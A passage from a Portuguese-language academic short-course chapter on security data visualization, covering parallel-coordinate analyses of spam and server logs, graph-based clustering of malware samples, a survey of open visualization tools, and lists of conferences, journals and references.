Wang e Zhang [25] usam uma técnica semelhante à de coordenadas paralelas para visualizar, em três dimensões, datas, tipos, tamanhos, origem e destino de e-mails enviados para uma rede. A técnica permite visualizar alguns comportamentos conhecidos e facilmente interpretáveis e também comportamentos inusitados. A Figura 5.27 mostra algumas instâncias de *relay* de *spam* pelo servidor dos autores.




Figura 5.27. Visualização de tráfego de e-mail mostrando contas usadas para envio de *spam* [25].

Axelsson [1] usa uma coleção de plotagens do tipo coordenadas paralelas para analisar visualmente os *logs* de um pequeno servidor para tentar identificar padrões de acessos automatizados ou semi-automatizados (possivelmente ataques) diferenciando-os

de padrões de acessos normais, possivelmente benignos. A Figura 5.28 mostra os gráficos de coordenadas paralelas criados para várias requisições ao servidor, considerando as métricas data, sistema remoto, URL e *user agent*.




Figura 5.28. Visualização de requisições a um servidor de pequeno porte usando várias coordenadas paralelas [1].

5.5. Sugestões para Estudos Complementares

5.5.1. Algumas ferramentas e APIs para visualização

Nesta subseção apresentaremos algumas ferramentas para visualização de dados em geral, mas que podem ser usadas para visualização de dados relacionado a segurança. Existem muitas ferramentas e APIs (*Application Programming Interface*, conjunto de funções que podem ser usadas com uma linguagem de programação para habilitar esta a realizar tarefas específicas), nesta subseção serão listadas algumas mais interessantes e que são abertas e/ou gratuitas.

JUNG (*Java Universal Network/Graph Framework*)[17] é uma API para processamento de grafos (conjuntos de vértices e arestas que conectam estes vértices). A API permite a representação de grafos de forma simples e contém algoritmos de teoria dos grafos, mineração de dados e de análises de redes sociais para criação de agrupamentos, decomposição de grafos, análise estatística, cálculo de métricas e fluxos, etc.

[17] `http://jung.sourceforge.net/`

As Figuras 5.29 e 5.30 mostram visualizações simples de relações entre diferentes *malware* criadas usando a API JUNG. Foram selecionados aproximadamente 200 *malware* a partir de um conjunto de mais de 22.000, provenientes de base de dados de amostras coletadas pelos autores em *honeynets*, *honeypots*, repositórios na Internet e anexos de *e-mail*. O espaço amostral de *malware* foi enviado para o *VirusTotal*[18] e apenas os resultados positivos de identificação foram armazenados e associados ao *malware*. Os vértices dos grafos são os descritores dos *malware*, e as arestas entre os descritores tem um peso associado, calculado como o grau de concordância entre anti-vírus para os *malware* (para dois *malware* contamos quantas vezes os anti-vírus identificam eles como sendo da mesma família).

Para aproveitar melhor as capacidades da API alguns vértices foram coloridos de forma diferente: vértices correspondentes a *malware* que sugerem que o mesmo faça parte da família de *backdoors* Tsunami[19] são pintados de vermelho para diferenciação. A Figura 5.29 mostra o grafo criado com os vértices organizados como um círculo, sem nenhuma tentativa de agrupamento ou ordenação. A Figura 5.30 mostra o grafo com os vértices em um *layout* que os agrupa dependendo do valor associado a suas arestas, criando grupos ou *clusters* visíveis – todos os *malware* identificados como da família Tsunami aparecem em um grupo isolado, exceto por dois. Uma versão dinâmica desta ferramenta de visualização está em desenvolvimento pelos autores, e possibilitará a identificação de *malware* que são classificados supervisionadamente em uma categoria mas apresentam características de outras categorias.




Figura 5.29. Visualização de similaridade entre *malware* com a API JUNG (sem agrupamentos).

[18] `http://www.virustotal.com`

[19] `http://www.viruslist.com/en/viruses/encyclopedia?virusid=47843`




Figura 5.30. Visualização de similaridade entre *malware* com a API JUNG (com agrupamentos).

Existem outras alternativas para visualização de grafos, com características diferentes. A API **SUVI**[20], que tem mais opções para visualização mas que por outro lado não contém algoritmos para processamento dos grafos, e não é mantida há anos, embora esteja aparentemente estável. **LGL** (*Large Graph Layout*)[21] é uma coleção de aplicativos que permite a visualização de grafos com grandes quantidades de arestas e vértices, e é usado para visualização de dados biológicos e da estrutura da Internet[22]. **GVF** (*Graph Visualization Framework*)[23] é um conjunto de funções e aplicações que também permite a representação e desenho de grafos, com ferramentas interativas que permitem a criação de visualizações complexas (com *layouts* diferentes para subgrafos em um mesmo grafo).

Ainda outra ferramenta para visualização de grafos é **Graphviz** (*Graph Visualization Software*)[24], que usa formatos de texto para representar os grafos e que também oferece diferentes possibilidades de *layout*. A Figura 5.31 mostra um grafo que representa 300 *sites* em mais de 40 países, que pode ser usado para identificar incidentes na rede e para dar suporte à manutenção da mesma (dados obtidos da galeria de aplicações do Graphviz em `http://www.graphviz.org/Gallery/twopi/twopi2.html`).

O software **Tulip**[25] também permite a visualização e processamento de dados em

[20] `http://suvi.sourceforge.net/`
[21] `http://lgl.sourceforge.net/`
[22] `http://www.opte.org/`
[23] `http://gvf.sourceforge.net/`
[24] `http://www.graphviz.org/`
[25] `http://tulip-software.org/`




Figura 5.31. Visualização da estrutura de uma rede de computadores com Graphviz.

forma de grafos. Em particular possui algoritmos para clusterização ou agrupamento de grafos, permitindo a navegação nos *clusters* formados. A Figura 5.32 mostra um exemplo de grafo visualizado com o Tulip. O gráfico contém a estrutura de um servidor HTTP.




Figura 5.32. Visualização de estrutura de arquivos em um servidor WWW (criada pelo software Tulip)

OpenDX[26] é um ambiente de visualização de dados científicos, originalmente desenvolvido pela IBM e posteriormente disponibilizado como código aberto. OpenDX apresenta uma interface de programação visual onde operadores são representados graficamente e fluxos de comando interligam estes operadores, contendo também bibliotecas de funções que podem ser chamadas a partir de aplicações escritas em C, Python ou Tcl/TK.

The InfoVis Toolkit[27] é uma outra API para criação de visualizações (através de programação em Java usando as classes da API) que usa uma estrutura de dados simples (tabela) para representar os dados a ser visualizados. A API inclui nove tipos diferentes de gráficos, que podem ser customizados. Esta API usa uma outra API de renderização de gráficos (Agile2D) que pode aumentar consideravelmente a velocidade de renderização, possibilitando a criação de gráficos que usam muitos dados. A Figura 5.33 mostra um exemplo de aplicação desenvolvido com esta API.




Figura 5.33. Gráfico de coordenadas paralelas criado pelo Infovis Toolkit.

Processing é um ambiente de *design*, prototipagem gráfica e visualização, baseado em programação, com características da linguagem Java. O desenvolvimento de aplicações em Processing é feito em uma IDE (*Integrated Development Environment*, ambiente integrado de desenvolvimento) que simplifica bastante a edição dos comandos, inclusão de dados auxiliares e criação de aplicações e *applets* em Java prontas para execução em qualquer ambiente computacional que tenha uma máquina virtual Java recente. Inicialmente usada como ferramenta de *design* rápido, Processing tem sido usada como ferramenta para desenvolvimento de aplicações de visualização de dados de diversos tipos [9]. Uma boa introdução a Processing para pessoas com pouca experiência em programação é o livro de Daniel Shiffman [22].

Além da simplicidade para desenvolvimento e empacotamento de aplicativos pron-

[26] `http://www.opendx.org/`
[27] `http://ivtk.sourceforge.net/`

tos para execução, Processing facilita a criação de documentos em diversos formatos gráficos, inclusive PDF (*Portable Document Format*) e SVG (*Scalable Vector Graphics*). É possível incluir bibliotecas externas para finalidades específicas.

Como exemplo de visualização usando Processing podemos ver as Figuras 5.34 e 5.35, que usam uma biblioteca de geração de *treemaps* (seção 5.2.1) e uma pequena aplicação em Processing (baseada em um exemplo em [9]) para mostrar frequências de palavras em uma base de dados com mensagens possivelmente relacionadas a fraudes, obtida do grupo *Computational Linguistics And Information Retrieval (CLAIR)*[28] na Universidade do Michigan). A Figura 5.34 mostra o gráfico do tipo *treemap* onde todas as palavras foram consideradas, e onde cada área é proporcional à ocorrência daquela palavra na base de dados. A Figura 5.35 mostra a mesma base mas com um filtro primitivo de palavras: somente as palavras com seis ou mais caracteres foram usadas para a geração do gráfico. Pelas figuras podemos observar a frequência relativamente alta de ocorrência de palavras associadas a este tipo de fraude.




Figura 5.34. *Treemap* mostrando frequência relativa de palavras em base de dados de mensagens relacionadas a fraudes.

Prefuse[29] é uma API para a linguagem Java que permite a representação e visualização de dados de diversos tipos. A API também tem classes e métodos para interatividade com a representação visual dos dados, animação, busca textual e por comandos com sintaxe semelhante à de SQL (*Structured Query Language*) e outras funções. Uma versão alternativa de Prefuse (Prefuse Flare) pode ser usada em aplicações desenvolvidas em Flash. **Piccolo2D**[30] é outra API para as linguagens Java e C# que também tenta liberar o programador de se envolver com detalhes de programação de gráficos, fornecendo classes que correspondem a tarefas específicas de visualização. Uma das características mais interessantes de Piccolo2D é a possibilidade de uso de *Zoomable User Interfaces*,

[28] `http://tangra.si.umich.edu/clair/`
[29] `http://www.prefuse.org/`
[30] `http://www.piccolo2d.org/`




Figura 5.35. *Treemap* mostrando frequência relativa de palavras em base de dados (filtrada) de mensagens relacionadas a fraudes.

interfaces que permitem o uso de muitos elementos gráficos em uma pequena área (monitor do computador), com controles para que o usuário da aplicação possa selecionar e ampliar trechos dos gráficos.

Improvise[31] é uma ferramenta para *design* de visualizações interativas que usa o conceito de visões múltiplas coordenadas. Usuários desta aplicação podem construir relações visuais entre dados e interagir com estas relações de várias formas, inclusive usando uma linguagem visual. Improvise não é distribuída como uma API, mas como o código-fonte está disponível para *download*, programadores com experiência podem usar alguns de seus componentes em aplicações específicas.

Outras ferramentas abertas como Octave[32], Scilab[33], R[34], Weka[35], RapidMiner[36] tem módulos para análise e visualização de dados. Várias destas podem também ter os módulos incluidos em aplicações desenvolvidas pelo usuário, e para alguns podemos desenvolver novos módulos através de programação em linguagens genéricas ou específicas.

5.5.2. Conferências, revistas e outras fontes de informação

Conferências e revistas científicas de temas como visualização e segurança servem de importante fonte de referência e inspiração para estudantes e pesquisadores interessados nestas áreas e na sua interseção, tema deste capítulo. Existem muitas conferências sobre temas relacionados a visualização de dados – algumas são listadas a seguir, com URLs para as próximas edições. Esta lista não é exaustiva, conferências em outros tópicos

[31] `http://www.cs.ou.edu/~weaver/improvise/index.html`
[32] `http://www.octave.org/`
[33] `http://www.scilab.org/`
[34] `http://www.r-project.org/`
[35] `http://www.cs.waikato.ac.nz/ml/weka/`
[36] `http://rapid-i.com/`

(mineração de dados, interfaces com usuário) podem também ter e aceitar trabalhos sobre visualização de dados em segurança da informação.

- SBSeg (Simpósio Brasileiro de Segurança da Informação e de Sistemas Computacionais), evento no qual este curso foi apresentado, tem várias áreas de interesse para as quais podem ser criadas soluções envolvendo visualização. A URL do SBSeg 2009 é `http://sbseg2009.inf.ufsm.br/`

- SIBGRAPI (Simpósio Brasileiro de Computação Gráfica e Processamento de Imagens) pode aceitar artigos sobre técnicas de visualização em segurança de dados como aplicação de técnicas de computação gráfica. A URL para o SIBGRAPI 2009 é `http://www.matmidia.mat.puc-rio.br/sibgrapi2009/`.

- *IEEE International Conferences on Intelligence and Security Informatics* cobre vários aspectos de segurança de sistemas e dados. A URL permanente para a conferência é `http://www.isiconference.org/`.

- A conferência *SPIE Defense, Security, and Sensing* cobre muitos tópicos, dentre estes segurança de redes e sistemas de informação. A URL permanente para esta conferência é `http://spie.org/defense-security-sensing.xml`.

- *IEEE VisWeek*, que abrange algumas subconferências relacionadas (*IEEE Visualization Conference*, *IEEE Information Visualization Conference* e *IEEE Symposium on Visual Analytics Science and Technology*). A URL para a VisWeek 2009 é `http://vis.computer.org/VisWeek2009/vis/`. Em 2009 o *VisWeek* também sediará o *VizSec*, *International Workshop on Visualization for Cyber Security*. A URL para o *VizSec* é `http://vizsec.org/vizsec2009/`.

- A conferência *VIIP 2009 – Visualization, Imaging and Image Processing*, organizada pela IASTED (*International Association of Science and Technology for Development*), inclui alguns artigos sobre técnicas de visualização de grandes volumes de dados que podem ser usadas em aplicações de segurança de dados. A URL para a última edição desta conferência (com *links* para conferências passadas) é `http://www.iasted.org/conferences/pastinfo-652.html`.

- A conferência *ACM Symposium on Software Visualization* cobre vários aspectos de visualização, entre eles visualização de *logs* para aplicações em segurança. A URL para a edição 2008 desta conferência é `http://www.st.uni-trier.de/~diehl/softvis/org/softvis08/`.

Algumas revistas científicas que apresentam artigos relacionados com visualização ou com aplicações de visualização em segurança de dados são listadas a seguir. A lista é não-exaustiva, outros jornais podem aceitar artigos relacionados:

- *IEEE Computer Graphics and Applications* tem foco em computação gráfica mas também contém artigos sobre técnicas e aplicações de visualização de dados. URL: `http://www2.computer.org/portal/web/cga`.

- *Information Visualization* cobre vários aspectos de visualização científica e de dados. URL: `http://www.palgrave-journals.com/ivs/index.html`.
- *Computing and Visualization in Science*, publicado pela Springer, cobre várias áreas científicas, entre as quais visualização (com ênfase em visualização de modelos numéricos). URL: `http://www.springer.com/math/cse/journal/791`.
- *The Visual Computer*, também publicado pela Springer, cobre tópicos como técnicas e aplicações de visualização, realidade artificial e animação por computador. URL: `http://www.springer.com/computer/computer+imaging/journal/371`.
- O *Information Design Journal* cobre especificamente aspectos de comunicação visual feita de forma efetiva, incluindo técnicas e paradigmas de visualização. URL: `http://www.benjamins.nl/cgi-bin/t_seriesview.cgi?series=IDJ`.
- O *Journal of Visualization* é publicado pela *Visualization Society of Japan* e aceita artigos em aplicações de visualização. URL: `http://www.jov.jp/`.
- O *Journal in Computer Virology*, editado pela Springer, contém artigos sobre vírus de computadores e *malware* e outros aspectos de segurança computacional. URL: `http://www.springer.com/computer/journal/11416`.

Referências

[1] Stefan Axelsson. Visualisation for Intrusion Detection – Hooking the Worm. In Einar Snekkenes and Dieter Gollmann, editors, *Computer Security – ESORICS 2003, 8th European Symposium on Research in Computer Security, Gjøvik, Norway, October 13-15, 2003, Proceedings (LNCS 2808)), year = 2003, pages = 309–325,*.

[2] J. Beddow. Shape Coding of Multidimensional Data on a Mircocomputer Display. In *Visualization '90. Proceedings of the First IEEE Conference on Visualization*, pages 238–246, 1990.

[3] Daniel Bilar. On callgraphs and generative mechanisms. *Journal of Computer Virology*, 3(4):163–186, 2007.

[4] Pedro H. Calais, Douglas E. V. Pires, Dorgival Olavo Guedes, Wagner Meira Jr, Cristine Hoepers, and Klaus Steding-Jessen. A campaign-based characterization of spamming strategies. In *Proceedings of Fifth Conference on E-mail and Anti-Spam - CEAS*, 2008.

[5] W. S. Cleveland. *Visualizing Data*. Hobart Press, 1993.

[6] Gregory Conti, Erik Dean, Matthew Sinda, and Benjamin Sangster. Visual Reverse Engineering of Binary and Data Files. In John R. Goodall, Gregory Conti, and Kwan-Liu Ma, editors, *Visualization for Computer Security – 5th International Workshop, VizSec 2008, Cambridge, MA, USA, September 15, 2008, Proceedings (LNCS 5210)*, pages 1–17, 2008.

[7] Benício Pereira de Carvalho Filho. Detecção de Intrusão em Redes de Alta Velocidade. Dissertação de Mestrado em Computação Aplicada do *Instituto Nacional de Pesquisas Espaciais*, 2005. Publicada e disponível na biblioteca do INPE.

[8] Fabian Fischer, Florian Mansmann, Daniel A. Keim, Stephan Pietzko, and Marcel Waldvogel. Large-Scale Network Monitoring for Visual Analysis of Attacks. In John R. Goodall, Gregory Conti, and Kwan-Liu Ma, editors, *Visualization for Computer Security – 5th International Workshop, VizSec 2008, Cambridge, MA, USA, September 15, 2008, Proceedings (LNCS 5210)*, pages 111–118, 2008.

[9] Ben Fry. *Visualizing Data*. O'Reilly, 2007.

[10] André Ricardo Abed Grégio. Aplicação de Técnicas de *Data Mining* para a Análise de *Logs* de Tráfego TCP/IP. Dissertação de Mestrado em Computação Aplicada do *Instituto Nacional de Pesquisas Espaciais*, 2007. Publicada e disponível na biblioteca do INPE.

[11] Alexander Heitzmann, Bernardo Palazzi, Charalampos Papamanthou, and Roberto Tamassia. Effective Visualization of File System Access-Control. In John R. Goodall, Gregory Conti, and Kwan-Liu Ma, editors, *Visualization for Computer Security – 5th International Workshop, VizSec 2008, Cambridge, MA, USA, September 15, 2008, Proceedings (LNCS 5210)*, pages 18–25, 2008.

[12] Alfred Inselberg. The plane with parallel coordinates. *The Visual Computer*, 1(2):69–91, 1985.

[13] Alfred Inselberg. *Parallel Coordinates – Visual Multidimensional Geometry and Its Applications* . Springer, 2009.

[14] Md. Enamul Karim, Andrew Walenstein, Arun Lakhotia, and Laxmi Parida. Malware phylogeny generation using permutations of code. *Journal of Computer Virology*, 1(1):13–23, 2005.

[15] Daniel Keim. Visual Data Mining. Tutorial, *23rd International Conference on Very Large Data Bases (VLDB '97)*, 1997. Visitado em Agosto de 2009.

[16] Daniel A. Keim and Hans-Peter Kriegel. Using Visualization to Support Data Mining of Large Existing Databases. In John P. Lee and Georges G. Grinstein, editors, *Database Issues for Data Visualization – IEEE Visualization '93 Workshop, San Jose, California, USA, October 26, 1993, Proceedings (LNCS 0871)*, pages 1–17, 1994.

[17] Teuvo Kohonen. *Self-Organizing Maps*. Springer, 2nd edition, 1997.

[18] Raffael Marty. *Applied Security Visualization*. Addison Wesley, 2008.

[19] Alessandro Micarelli and Giuseppe Sansonetti. A Case-Based Approach to Anomaly Intrusion Detection. In Petra Perner, editor, *Machine Learning and Data Mining in Pattern Recognition – 5th International Conference, MLDM 2007, Leipzig, Germany, July 18-20, 2007, Proceedings (LNCS 4571)*, pages 434–448, 2007.

[20] Iosif-Viorel Onut, Bin Zhu, and Ali A. Ghorbani. SVision: A Network Host-Centered Anomaly Visualization Technique. In Jianying Zhou, Javier Lopez, Robert H. Deng, and Feng Bao, editors, *Information Security – 8th International Conference, ISC 2005, Singapore, September 20-23, 2005, Proceedings (LNCS 3650)*, pages 16–28, 2005.

[21] Niels Provos and Thorsten Holz. *Virtual Honeypots*. Addison Wesley, 2008.

